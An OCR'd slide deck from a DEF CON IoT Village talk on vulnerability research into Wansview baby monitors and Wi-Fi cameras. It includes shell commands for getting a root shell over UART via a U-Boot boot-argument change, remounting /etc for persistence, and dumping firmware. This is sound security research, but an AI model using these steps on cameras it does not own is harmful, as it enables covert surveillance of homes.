What To Expect When You're Exploiting

Attacking and Discovering Zero-Days in Baby Monitors and Wi-Fi Cameras

Mark Mager

Eric Forte

DEF CON 32 IoT Village

Hack our camera. Win a prize.

SSID: DefCon

IP address: 11.22.33.44

Serial Number: WVCD0123456789AB

About Me

Mark Mager // @magerbomb

Senior Manager, Security Research @ Elastic

Endpoint Protections Team Lead

Windows software dev and RE

HITB, BSidesLV, DerbyCon, ShmooCon,
AI Village, Crypto & Privacy Village

Pan / tilt / zoom

Cloud firmware updates

Mobile app

Night vision

RTSP video feed access

Two-way audio

Motion alerts

Video recording

Smart Home AI integration

Architecture Overview

CLOUD

MOBILE APP

CAMERA

Pairing Process

1) User turns on camera

Pairing Process

2) User logs into app

Pairing Process

3) User enters Wi-Fi credentials

Pairing Process

4) Camera scans QR code generated by app which contains Wi-Fi credentials

Pairing Process

5) Camera logs into Wi-Fi network

Pairing Process

6) Camera registers with cloud

Standard Operation

1) User logs into app

Standard Operation

2) App connects to camera to access video feed and issue control commands

Standard Operation


3) App sends config commands to cloud

Standard Operation


4) Camera downloads updated configuration from cloud

Standard Operation

5) Camera sends telemetry to cloud



https://www.statista.com/forecasts/1301193/worldwide-smart-security-camera-homes


ring.com
TEXAS
HACKER
>Pay this 50 bitcoin ransom or else you will get terminated yourself. Right now.
abc
GOODMORNING AMERICA.COM
12/09/2019 20:18:23 CST

A couple says a man hacked into their baby monitor and told their 3-year-old 'I love you' while they were downstairs working

Ashley Collman Nov 25, 2019, 10:35 AM EST

Share | Save

Seattle mom Jo plays with her daughter Jayden on the left. On the right, the family's Taococo baby monitor.
KING 5

The Security Service of Ukraine (SSU) is asking the public to cut off live feeds of residential and business surveillance cameras, as Russian hackers have been actively exploiting them as a means of scouting areas that their military intends to attack.

Common Attack Vectors

Leaked Credentials

Cloud Vulnerabilities

Communications Vulnerabilities

Application Vulnerabilities

About Me

Eric Forte // @EricF0r73

Security Research Engineer @ Elastic

Threat Research and Detection Engineering Team (TRaDE)

Linux Software Dev and Threat Research

Wansview Q5

Wansview Q6

★☆☆☆☆ **Update, can and will be hacked.**

Reviewed in the United States on July 30, 2020

Verified Purchase

So good it's kinda scary. High quality picture. Control it from your phone and 2 way talking. Almost too good to be true. My husband thinks it can be hacked easily. But the camera quality, the use, the capabilities are all excellent for 34.99.

Have had several vicious hack attempts. Videos go missing. Different IP addresses overseas connecting to my network from the camera.

Buy it if you don't mind someone watching you.

★☆☆☆☆ **Camera was hacked.**

Reviewed in the United States on May 19, 2022

Verified Purchase

It was moving around in the middle of the night and when I woke up and got into view, it followed me. Very scary.

★☆☆☆☆ **CAN BE HACKED!!!**

Reviewed in the United States on May 27, 2021

Verified Purchase

DO NOT BUY! I wish I could return this but I missed my window.
I keep this camera on my daughters crib, which is across from my room. Tonight I was sitting in bed playing my game when I heard a noise and looked up to see it turn towards me and stop! So scary!

★★★☆☆ **Wouldn't use as a baby monitor**

Reviewed in the United States on May 18, 2021

Verified Purchase

I have had my camera for almost a year and never had any issues with it until early this morning. Someone was able to hack into our camera. I heard someone speaking through it to my child and looking around the room early this morning. We turned it off so that they cannot do it again. I wouldn't use these as a baby monitor but maybe just watching the house type of camera.

elastic security labs


AJCLOUD

wansview

Galayou

Cinnado

Our Vulnerability Research Approach



REMOTE

Access camera through apps

LOCAL

Active / passive network recon


DEVICE

Physical manipulation


HARDWARE


Serial comms over UART

Lab Setup





Lab Setup







Lab Setup





elastic security labs






elastic security labs

Remote and Local Recon

- Initial attacks were limited
  - Active local network reconnaissance
  - Monitoring network traffic
  - Attempts to MITM both camera and app through the pairing process

- App likely obfuscated with ProGuard

- Release APKs are not easily debuggable




Device Recon

- Exposed Reset Button

- Exposed SD Card slot
  - Can be used to load alternative firmware


Hardware Recon

- Ingentic Xburst T31 SoC (MIPS + RISC-V)



Hardware Recon

- Ingentic Xburst T31 SoC (MIPS + RISC-V)
- Found possible UART




Universal Asynchronous Receiver/ Transmitter (uart)

Asynchronous, serial bus.

UART (Universal Asynchronous Receiver Transmitter) is a simple serial communication protocol which allows two devices to talk to each other.

This decoder should work on all "UART-like" async protocols with one start bit (0), 5-9 databits, an (optional) parity bit, and one or more stop bits (1), in this order.

- Connect Logic Analyzer



Connect via UART

```
~/tools
❯ sudo screen /dev/ttyUSB0 115200
```

```
U-Boot SPL 2013.07 (Dec 05 2022 - 10:55:23)
Timer init
CLK stop
PLL init
pll_init:366
pll_cfg.pdiv = 10, pll_cfg.h2div = 5, pll_cfg.h0div = 5,
nf=84 nr = 1 od0 = 1 od1 = 2
cppcr is 05405100
CPM_CPAPCR 0540510d
...
U-Boot 2013.07 (Dec 05 2022 - 10:55:23)

Board: ISVP (Ingenic XBurst T31 SoC)
DRAM:  64 MiB
....
Hit any key to stop autoboot:  0
isvp_t31#
```

Boot into root shell via Single User Mode

```
isvp_t31# setenv bootargs ${bootargs} single init=/bin/sh
isvp_t31# boot
```

```
/ # id
uid=0(root) gid=0(root)
```

Persistence

Minimal Modification

- No User:
  - Use make a tmpfs partition for R/W access
  - Modify settings and run commands as desired
- Existing User:
  - Pull etc/passwd
  - Log into existing serial debug session

```
/ # touch /etc/test.txt
touch: /etc/test.txt: Read-only file system
```

```
/ # cat /etc/fstab
# <file system> <mount pt>      <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
devpts          /dev/pts        devpts  defaults,gid=5,mode=620 0       0
#tmpfs          /dev/shm        tmpfs   mode=0777       0       0
tmpfs           /tmp            tmpfs   mode=1777       0       0
tmpfs           /run            tmpfs   mode=0755,nosuid,nodev  0       0
sysfs           /sys            sysfs   defaults        0       0
```

```
/ # /bin/mount -t tmpfs tmpfs /dev
/ # /bin/mkdir -p /dev/pts
/ # /bin/mount -a
/ # cp -rp /etc/* /var/tmp/
/ # mount -t tmpfs -o mode=0755 tmpfs /etc
/ # cp -rp /var/tmp/* /etc/
```

```
/ # touch /etc/test.txt
/ # ls /etc/test.txt
/etc/test.txt
```

RE Setup

- Pulled device firmware over serial connection

- Pulled JFFS2 read-write partition containing log data

```
❯ sudo screen -L -Logfile fulldump.log /dev/ttyUSB0 115200

~/
❯ cat fulldump.log | sed -E "s/^[0-9a-f]{8}\b: //i" | sed -E "s/ {4}.{16}\r?$//" > fulldump.hex

~/
❯ xxd -revert -plain fulldump.hex fulldump.bin

~/
❯ binwalk fulldump.bin
```

Wansview Cloud for Windows


Compatible with all Wansview devices


Limited feature set

Less network traffic

